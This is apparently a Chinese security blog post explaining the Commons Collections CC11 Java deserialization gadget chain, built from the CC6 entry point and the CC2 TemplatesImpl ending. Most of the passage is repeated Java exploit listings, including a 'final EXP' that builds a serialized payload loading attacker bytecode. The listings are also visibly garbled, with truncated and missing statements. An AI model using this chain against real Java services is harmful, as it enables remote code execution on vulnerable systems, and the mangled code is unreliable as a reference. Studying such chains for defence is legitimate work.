1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 46 47 48 49 50 51 52 53 54 55 56 57 58 59 60 61 62 63 64 65 66 67 68 package org.mixbp;import com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl;import com.sun.org.apache.xalan.internal.xsltc.trax.TransformerFactoryImpl;import org.apache.commons.collections.Transformer;import org.apache.commons.collections.functors.ChainedTransformer;import org.apache.commons.collections.functors.ConstantTransformer;import org.apache.commons.collections.functors.InvokerTransformer;import org.apache.commons.collections.keyvalue.TiedMapEntry;import org.apache.commons.collections.map.LazyMap;import java.io.*;import java.lang.reflect.*;import java.nio.file.Files;import java.nio.file.Paths;import java.util.HashMap;import java.util.Map;public class cc11 {public static void main (String[] args) throws Exception{TemplatesImpl templatesimpl = new TemplatesImpl ();Class tc = templatesimpl.getClass();Field nameField = tc.getDeclaredField("_name" );true );"aaaa" );Field byteccodesField = tc.getDeclaredField("_bytecodes" );true );byte [] code = Files.readAllBytes(Paths.get("E://tmp/classes/Calc.class" ));byte [][] codes = {code};Field tfactoryField = tc.getDeclaredField("_tfactory" );true );new TransformerFactoryImpl ());new Transformer []{new ConstantTransformer (templatesimpl),new InvokerTransformer ("newTransformer" ,null ,null ),ChainedTransformer chainedTransformer = new ChainedTransformer (transformers);new HashMap <>();Map decorateLazyMap = LazyMap.decorate(hashMap,chainedTransformer);TiedMapEntry tiedMapEntry = new TiedMapEntry (decorateLazyMap,"aaa" );public static void serialize (Object o) throws IOException {ObjectOutputStream oos = new ObjectOutputStream (new FileOutputStream ("ser.bin" ));public static Object unserialize (String Filename) throws IOException , ClassNotFoundException{ObjectInputStream ois = new ObjectInputStream (new FileInputStream (Filename));Object obj = ois.readObject();return obj;
也是能够成功弹出计算器。
整合入口类 接下来就是入口类了,寻找到同一类下的 hashCode() 方法调用了 getValue() 方法。
这里也是直接照搬CC6链,找到入口类是HashMap
1 2 3 xxx.readObject
直接整合HashMap入口类
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 46 47 48 49 50 51 52 53 54 55 56 57 58 59 60 61 62 63 64 65 66 67 68 69 70 71 package org.mixbp;import com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl;import com.sun.org.apache.xalan.internal.xsltc.trax.TransformerFactoryImpl;import org.apache.commons.collections.Transformer;import org.apache.commons.collections.functors.ChainedTransformer;import org.apache.commons.collections.functors.ConstantTransformer;import org.apache.commons.collections.functors.InvokerTransformer;import org.apache.commons.collections.keyvalue.TiedMapEntry;import org.apache.commons.collections.map.LazyMap;import java.io.*;import java.lang.reflect.*;import java.nio.file.Files;import java.nio.file.Paths;import java.util.HashMap;import java.util.Map;public class cc11 {public static void main (String[] args) throws Exception{TemplatesImpl templatesimpl = new TemplatesImpl ();Class tc = templatesimpl.getClass();Field nameField = tc.getDeclaredField("_name" );true );"aaaa" );Field byteccodesField = tc.getDeclaredField("_bytecodes" );true );byte [] code = Files.readAllBytes(Paths.get("E://tmp/classes/Calc.class" ));byte [][] codes = {code};Field tfactoryField = tc.getDeclaredField("_tfactory" );true );new TransformerFactoryImpl ());new Transformer []{new ConstantTransformer (templatesimpl),new InvokerTransformer ("newTransformer" ,null ,null ),ChainedTransformer chainedTransformer = new ChainedTransformer (transformers);new HashMap <>();Map decorateLazyMap = LazyMap.decorate(hashMap,chainedTransformer);TiedMapEntry tiedMapEntry = new TiedMapEntry (decorateLazyMap,"aaa" );new HashMap <>();"bbb" );"ser.bin" );public static void serialize (Object o) throws IOException {ObjectOutputStream oos = new ObjectOutputStream (new FileOutputStream ("ser.bin" ));public static Object unserialize (String Filename) throws IOException , ClassNotFoundException{ObjectInputStream ois = new ObjectInputStream (new FileInputStream (Filename));Object obj = ois.readObject();return obj;
可以发现在put的时候就已经触发了计算器,并且后续反序列化不再弹计算器
完整EXP 还是CC6的那两个问题,提前命令执行,并且put方法执行后HashMap会放入key,导致反序列化后没法命令执行。
很简单先用一个无关类代替利用链,然后在put后remove掉放入的key也就是”aaa”,这样就可以了
完整EXP
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 46 47 48 49 50 51 52 53 54 55 56 57 58 59 60 61 62 63 64 65 66 67 68 69 70 71 72 73 74 75 76 77 78 79 80 package org.mixbp;import com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl;import com.sun.org.apache.xalan.internal.xsltc.trax.TransformerFactoryImpl;import org.apache.commons.collections.Transformer;import org.apache.commons.collections.functors.ChainedTransformer;import org.apache.commons.collections.functors.ConstantTransformer;import org.apache.commons.collections.functors.InvokerTransformer;import org.apache.commons.collections.keyvalue.TiedMapEntry;import org.apache.commons.collections.map.LazyMap;import java.io.*;import java.lang.reflect.*;import java.nio.file.Files;import java.nio.file.Paths;import java.util.HashMap;import java.util.Map;public class cc11 {public static void main (String[] args) throws Exception{TemplatesImpl templatesimpl = new TemplatesImpl ();Class tc = templatesimpl.getClass();Field nameField = tc.getDeclaredField("_name" );true );"aaaa" );Field byteccodesField = tc.getDeclaredField("_bytecodes" );true );byte [] code = Files.readAllBytes(Paths.get("E://tmp/classes/Calc.class" ));byte [][] codes = {code};Field tfactoryField = tc.getDeclaredField("_tfactory" );true );new TransformerFactoryImpl ());new Transformer []{new ConstantTransformer (templatesimpl),new InvokerTransformer ("newTransformer" ,new Class []{},new Object []{})ChainedTransformer chainedTransformer = new ChainedTransformer (transformers);new HashMap <>();Map decorateLazyMap = LazyMap.decorate(hashMap,new ConstantTransformer (1 )); TiedMapEntry tiedMapEntry = new TiedMapEntry (decorateLazyMap,"aaa" );new HashMap <>();"bbb" );"aaa" );Class c = LazyMap.class;Field LazyMapFactoryField = c.getDeclaredField("factory" );true );"ser.bin" );public static void serialize (Object o) throws IOException {ObjectOutputStream oos = new ObjectOutputStream (new FileOutputStream ("ser.bin" ));public static Object unserialize (String Filename) throws IOException , ClassNotFoundException{ObjectInputStream ois = new ObjectInputStream (new FileInputStream (Filename));Object obj = ois.readObject();return obj;
前面的链子用到了Transformer数组 ,但是CC11链是可以不带Transformer数组的。
我们这里的Transformer数组主要是用来传递对象
1 2 3 4 Transformer[] transformers = new Transformer[]{new ConstantTransformer(templatesimpl),new InvokerTransformer("newTransformer",new Class []{},new Object []{})
LazyMap#get 的参数 key,会被传进transform(),实际上它可以扮演 ConstantTransformer 的角色——一个简单的对象传递者。
并且在CC11链中,这个key我们可以自己定义,我们可以定义成templates对象
1 TiedMapEntry tiedMapEntry = new TiedMapEntry(lazyMap, templates);
可以LazyMap.get(templates)直接调用InvokerTransfomer.transform(templates)
然后像CC2那样直接调用 TempalteImpl.newTransformer() 来完成后续调用。
先把原本的Transformer 数组改一下,改成
1 Transformer transformers = new InvokerTransformer("newTransformer",new Class []{},new Object []{});
然后修改后面的代码
1 2 3 4 5 6 7 8 9 10 11 12 13 14 HashMap<Object ,Object > hashMap = new HashMap<>();Map decorateLazyMap = LazyMap.decorate(hashMap,new ConstantTransformer(1 )); new TiedMapEntry(decorateLazyMap,templatesimpl);Object ,Object > expmap = new HashMap<>();"bbb" );class ;"factory" );true );set (decorateLazyMap,transformers);
最终EXP
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 46 47 48 49 50 51 52 53 54 55 56 57 58 59 60 61 62 63 64 65 66 67 68 69 70 71 72 73 74 75 76 package org.mixbp;import com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl;import com.sun.org.apache.xalan.internal.xsltc.trax.TransformerFactoryImpl;import org.apache.commons.collections.Transformer;import org.apache.commons.collections.functors.ChainedTransformer;import org.apache.commons.collections.functors.ConstantTransformer;import org.apache.commons.collections.functors.InvokerTransformer;import org.apache.commons.collections.keyvalue.TiedMapEntry;import org.apache.commons.collections.map.LazyMap;import java.io.*;import java.lang.reflect.*;import java.nio.file.Files;import java.nio.file.Paths;import java.util.HashMap;import java.util.Map;public class cc11 {public static void main (String[] args) throws Exception{TemplatesImpl templatesimpl = new TemplatesImpl ();Class tc = templatesimpl.getClass();Field nameField = tc.getDeclaredField("_name" );true );"aaaa" );Field byteccodesField = tc.getDeclaredField("_bytecodes" );true );byte [] code = Files.readAllBytes(Paths.get("E://tmp/classes/Calc.class" ));byte [][] codes = {code};Transformer transformers = new InvokerTransformer ("newTransformer" ,new Class []{},new Object []{});new HashMap <>();Map decorateLazyMap = LazyMap.decorate(hashMap,new ConstantTransformer (1 )); TiedMapEntry tiedMapEntry = new TiedMapEntry (decorateLazyMap,templatesimpl);new HashMap <>();"bbb" );Class c = LazyMap.class;Field LazyMapFactoryField = c.getDeclaredField("factory" );true );"ser.bin" );public static void serialize (Object o) throws IOException {ObjectOutputStream oos = new ObjectOutputStream (new FileOutputStream ("ser.bin" ));public static Object unserialize (String Filename) throws IOException , ClassNotFoundException{ObjectInputStream ois = new ObjectInputStream (new FileInputStream (Filename));Object obj = ois.readObject();return obj;
总结 其实就是CC6的前半段(入口类HashMap到LazyMap.get)和CC2的后半段TemplatesImpl链子(InvokerTransformer.transform直接调用newTransformer)的结合
CC链完结撒花 也是把CC链全审完了
转载请注明来源,欢迎对文章中的引用来源进行考证,欢迎指出任何有错误或不够清晰的表达。